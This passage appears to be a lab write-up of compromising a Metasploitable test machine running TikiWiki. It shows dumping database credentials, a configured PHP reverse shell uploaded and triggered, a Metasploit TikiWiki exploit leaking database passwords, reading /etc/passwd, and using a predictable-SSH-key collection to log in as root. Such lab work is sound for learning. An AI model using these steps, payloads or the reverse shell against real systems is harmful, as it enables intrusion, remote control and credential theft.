
```
| tiki_user_tasks_history                 |
| tiki_user_votings                       |
| tiki_user_watches                       |
| tiki_userfiles                          |
| tiki_userpoints                         |
| tiki_users                              |
| tiki_users_score                        |
| tiki_webmail_contacts                   |
| tiki_webmail_messages                   |
| tiki_wiki_attachments                   |
| tiki_zones                              |
| users_grouppermissions                  |
| users_groups                            |
| users_objectpermissions                 |
| users_permissions                       |
| users_usergroups                        |
| users_users                             |
+-----------------------------------------+
194 rows in set (0.002 sec)

MySQL [tikiwiki195]> 
```

9) Showing tables




```
MySQL [tikiwiki195]> select login, password from users_users;
+-------+----------+
| login | password |
+-------+----------+
| admin | admin    |
+-------+----------+
1 row in set (0.000 sec)

MySQL [tikiwiki195]> 
```

10) Showing the username and password to login to tikiwiki




```
// Some compile-time options are needed for daemonisation (like pcntl, posix).
These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.103';  // CHANGE THIS
$port = 4321;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();
```

11) Downloading the reverse shell and renaming it shell.php, as well as changing the IP and port numbers to the ones specified above.




```
sh-3.2$ whoami
www-data
sh-3.2$ hostname
metasploitable
sh-3.2$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

12) After uploading the shell to the backup and having the console listen to the port 4321, we redirect to 192.168.56.103/tikiwiki/backups/shell.php in order to access this shell.




```
msf5 auxiliary(admin/tikiwiki/tikidblib) > use exploit/unix/webapp/tikiw_formu
la_exec
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identi
fier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connecti
ons
```

13) Switching to a previous console, we use the tiki wiki graph formula and inject a payload.




```
   11  php/meterpreter/bind_tcp                          normal   No      PHP
 Meterpreter, Bind TCP Stager
   12  php/meterpreter/bind_tcp_ipv6                     normal   No      PHP
 Meterpreter, Bind TCP Stager IPv6
   13  php/meterpreter/bind_tcp_ipv6_uuid                normal   No      PHP
 Meterpreter, Bind TCP Stager IPv6 with UUID Support
   14  php/meterpreter/bind_tcp_uuid                     normal   No      PHP
 Meterpreter, Bind TCP Stager with UUID Support
   15  php/meterpreter/reverse_tcp                       normal   No      PHP
 Meterpreter, PHP Reverse TCP Stager
   16  php/meterpreter/reverse_tcp_uuid                  normal   No      PHP
 Meterpreter, PHP Reverse TCP Stager
   17  php/reverse_perl                                  normal   No      PHP
 Command, Double Reverse TCP Connection (via Perl)
   18  php/reverse_php                                   normal   No      PHP
 Command Shell, Reverse TCP (via PHP)

msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic/sh
ell_bind_tcp
payload => generic/shell_bind_tcp
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) >
```

14) Setting the payload to generic/shell_bind_tcp



```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload generic
/shell_bind_tcp
payload => generic/shell_bind_tcp
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Attempting to obtain database credentials...
[*] The server returned            : 200 OK
[*] Server version                 : Apache/2.2.8 (Ubuntu) DAV/2
[*] TikiWiki database informations :

db_tiki   : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : root
pass_tiki : root
dbs_tiki  : tikiwiki195

[*] Attempting to execute our payload...
```

15) Exploiting and accessing another shell




```
ls -la /root/.ssh
total 16
drwxr-xr-x  2 root root 4096 May 20  2012 .
drwxr-xr-x 13 root root 4096 Oct 13 14:20 ..
-rw-r--r--  1 root root  405 May 17  2010 authorized_keys
-rw-r--r--  1 root root  442 May 20  2012 known_hosts
```

```
ls -la /root
total 76
drwxr-xr-x 13 root root 4096 Oct 13 14:20 .
drwxr-xr-x 21 root root 4096 May 20  2012 ..
-rw-------  1 root root  324 Oct 13 14:20 .Xauthority
lrwxrwxrwx  1 root root    9 May 14  2012 .bash_history -> /dev/null
-rw-r--r--  1 root root 2227 Oct 20  2007 .bashrc
drwx------  3 root root 4096 May 20  2012 .config
```


```
cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG7
0lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOff
domVhvXXvSjGaSFwwOYB8R0QxsOWWTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7Xotow
Hr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1
uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALT
p3w== msfadmin@metasploitable
```

16) Generating an RSA key for metasploitable



```
root@kali:~# cd Desktop
root@kali:~/Desktop# cd 5622
root@kali:~/Desktop/5622# cd rsa
root@kali:~/Desktop/5622/rsa# cd 2048
root@kali:~/Desktop/5622/rsa/2048# grep -lr AAAAB3NzaC1yc2EAAAABIwAAAQEApmG
JFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqldJkcteZZdPFSbW76IUiPR0Oh+WBV0x1
c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjGaSFww0YB8R0QxsOWWTQTYSeBa66
X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo9Bzp0e0ac2U+qUGIzIu/W
wgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7
bwkf+1RgiOMgiJ5cCs4WocyVxsXovcNnbALTp3w
57c3115d77c56390332dc5c49978627a-5429.pub
root@kali:~/Desktop/5622/rsa/2048# 
```

17) Downloading the tar file from the github link provided, we manage to execute this command successfully



```
root@kali:~/Desktop/5622/rsa/2048# ssh -i 57c3115d77c56390332dc5c49978627a-
5429 root@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be establi
shed.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be establi
shed.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (RSA) to the list of known host
s.
Last login: Sun Oct 13 14:20:14 2019 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# 
```

18) Secure shell-ing into the generated .pub file with us as the root becomes successful, and as you can see, we have the metasploitable shell.